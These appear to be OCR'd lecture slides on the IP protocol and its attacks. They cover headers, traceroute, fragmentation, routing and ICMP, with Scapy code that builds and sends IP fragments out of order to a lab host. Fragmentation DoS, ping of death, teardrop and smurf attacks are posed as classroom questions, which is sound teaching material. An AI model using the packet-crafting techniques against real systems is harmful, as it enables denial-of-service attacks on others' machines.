IP Protocol and Attacks


Outline

- **The Role of the IP layer**
- **IP Header**
- **IP Fragmentation and Attacks**
- **Routing**
- **ICMP and Attacks**

Functions and Properties of IP Layer

- **Basic functions**
  - Routing
  - Passing packets to the transport layer
  - Provide error detection and diagnostic capability
- **Properties**
  - Best effort delivery
  - Not responsible for reliable transmission

Packet Traversal



IP Header

<table>
<tr><td>Version</td><td>Header length</td><td>Type of service</td><td colspan="2">Total length</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragment offset</td></tr>
<tr><td colspan="2">Time to live</td><td>Protocol</td><td colspan="2">Header checksum</td></tr>
<tr><td colspan="5">Source IP address</td></tr>
<tr><td colspan="5">Destination IP address</td></tr>
<tr><td colspan="5">Header options (if any)</td></tr>
<tr><td colspan="5">Data</td></tr>
</table>

TTL and How Traceroute Works

- **TTL = 1, 2, 3, …**
- **At each router: TTL --**
- **Packet discarded and trigger ICMP when TTL=0**


Implement traceroute

```
a = IP()
a.dst = '93.184.216.34'
b = ICMP()

# Choose the TTL value from 1 to 19
for TTL in range(1, 20):
  a.ttl = TTL
  h = sr1(a/b, timeout=2, verbose=0)        ★
  if h is None:
      print("Router: *** (hops = {})".format(TTL))
  else:
      print("Router: {} (hops = {})".format(h.src, TTL))
```

```
$ sudo ./mytracert.py
Router: 10.0.2.1 (hops = 1)
Router: 192.168.0.1 (hops = 2)
Router: 142.254.213.97 (hops = 3)
Router: 24.24.16.81 (hops = 4)
Router: 24.58.52.164 (hops = 5)
Router: *** (hops = 6)
Router: 66.109.6.74 (hops = 7)
Router: 209.18.36.9 (hops = 8)
Router: 152.195.68.141 (hops = 9)
Router: 93.184.216.34 (hops = 10)
Router: 93.184.216.34 (hops = 11)
```

The Need for Fragmentation



IP Header Fields for Fragmentation

<table>
<tr><td>Version</td><td>Header length</td><td>Type of service</td><td colspan="2">Total length</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragment offset</td></tr>
</table>

How IP Fragmentation Works

- **Flags**
  - bit 0: reserved, must be zero
  - bit 1: Do not Fragment (DF)
  - bit 2: More Fragment (MF). MF=0 for last fragment, 1 for others
- **Offset**
  - The actual offset divided by 8 (think about why?)

Version	Header length	Type of service	Total length	
Identification			Flags	Fragment offset

Example

- **Packet**
  - ID field: 1000
  - Payload size: 100 bytes
  - Break into 3 fragments, each with at most 40 bytes of payload

Fragment	ID	Flags	Offset	Size (bytes)
1	1000	MF=1	0	40
2	1000	MF=1	40/8 = 5	40
3	1000	MF=0	80/8 = 10	20

Build Fragments Manually (1)

```
ID       = 1000
dst_ip = "10.9.0.5"

# Fragment No.1 (Fragment offset: 0)
ip = IP(dst=dst_ip, id=ID, frag=0, flags=1)    ①
udp = UDP(sport=7070, dport=9090, chksum=0)    ②
udp.len = 8 + 32 + 40 + 20
payload = "A" * 31 + "\n"
pkt1 = ip/udp/payload
```

Fragment 1

```
# Fragment No.2 (Fragment offset: (8 + 32)/8 = 5)
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1)    ③
ip.proto = 17
payload  = "B" * 39 + "\n"
pkt2 = ip/payload
```

Fragment 2

Build Fragments Manually (2)

```
# Fragment No.3 (Fragment offset: (8 + 32 + 40)/8 = 10)
ip = IP(dst=dst_ip, id=ID, frag=10, flags=0)  ④
ip.proto = 17
payload  = "C" * 19 + "\n"
pkt3 = ip/payload

# Sending fragments
send(pkt1)
send(pkt3)
time.sleep(5)
send(pkt2)
```

Fragment 3

```
# nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCC
```

Execution Result

Attacks on IP Fragmentation

DEFINITION

protocol

In information technology, a protocol is the special set of rules that end points in a telecommunication connection use when they communicate. Protocols specify interactions between the communicating entities.

Attack 1: Tie Up Target's Resources

Question: Can you use a small amount of bandwidth to tie up a target machine's significant amount of resource?

Hint: use 2 small packets to cause server to allocate 60KB of RAM

Version	Header length	Type of service	Total length	
Identification			Flags	Fragment offset

Attack 2: Create a Super-Large Packet

Question: Can you create an IP packet that is larger than 65,536 bytes? (The Ping-of-Death Attack)

Version	Header length	Type of service	Total length	
Identification			Flags	Fragment offset

A Recent Ping of Death Vulnerability

NEWS

Microsoft Patch Tuesday: The Ping of Death returns, IPv6-style

This month's round of Microsoft patches address must-fix vulnerabilities in Internet Explorer and Microsoft Mail


By Joab Jackson

U.S. Correspondent, IDG News Service | AUG 13, 2013 4:45 PM PST


Attack 3: Create Abnormal Situation

Question: Can you create some abnormal conditions using "offset" and "payload size"? (Teardrop Attacks)

Routing


10.0.2.1
10.0.2.6
10.0.2.7
192.168.60.1
192.168.60.0/24
192.168.60.5
192.168.60.6
192.168.60.7

Routing Table




```
10.0.2.7:$ ip route
default via 10.0.2.1   dev enp0s3 ...
10.0.2.0/24            dev enp0s3 ...
169.254.0.0/16         dev enp0s8 ...
192.168.60.0/24        dev enp0s8 ...
```

```
10.0.2.6:$ ip r
default via 10.0.2.1 dev enp0s3
10.0.2.0/24 dev enp0s3  ...
```

```
192.168.60.5:$ ip r
default via 192.168.60.1 dev enp0s3
169.254.0.0/16           dev enp0s3
192.168.60.0/24          dev enp0s3
```

Routing Rules

Question: What interface will be used to route packets to

(1) 192.200.60.5?

(2) 192.168.30.5?

(3) 192.168.60.5?

Routing Entry		Packet 1	Packet 2	Packet 3
A: 0.0.0.0/0	**dev interface-a**			
B: 192.168.0.0/16	**dev interface-b**			
C: 192.168.60.0/24	**dev interface-c**			
D: 192.168.60.5/32	**dev interface-d**			

Changing Routing Table


```
$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.7
$ sudo ip route del 192.168.60.0/24
$ ip route
```

How Are Routing Tables Configured

- **For routers**
  - Routing protocols, OSPF, BGP, etc.
- **For hosts**
  - DHCP
  - Using default routers
  - Manual configuration
  - ICMP redirect messages

ICMP: Internet Control Message Protocol

- **Send Error messages**
- **Send Operational information**




ICMP Echo Request/Reply

- **Used by ping**
- **Type**
  - 8: request
  - 0: reply

Smurf Attack

- **Direct broadcast address**
  - Example: 192.168.60.**255** for network 192.168.60.0/24



ICMP Time Exceeded

- **Type: 11**
- **Code:**
  - 0: Time-to-live exceeded in transit
  - 1: Fragment reassembly time exceeded

TTL=10


```
seed@10.0.2.6:$ ping -t 10  8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 108.170.237.205 icmp_seq=1 Time to live exceeded
From 108.170.237.205 icmp_seq=2 Time to live exceeded
From 108.170.237.205 icmp_seq=3 Time to live exceeded
```

ICMP Destination Unreachable

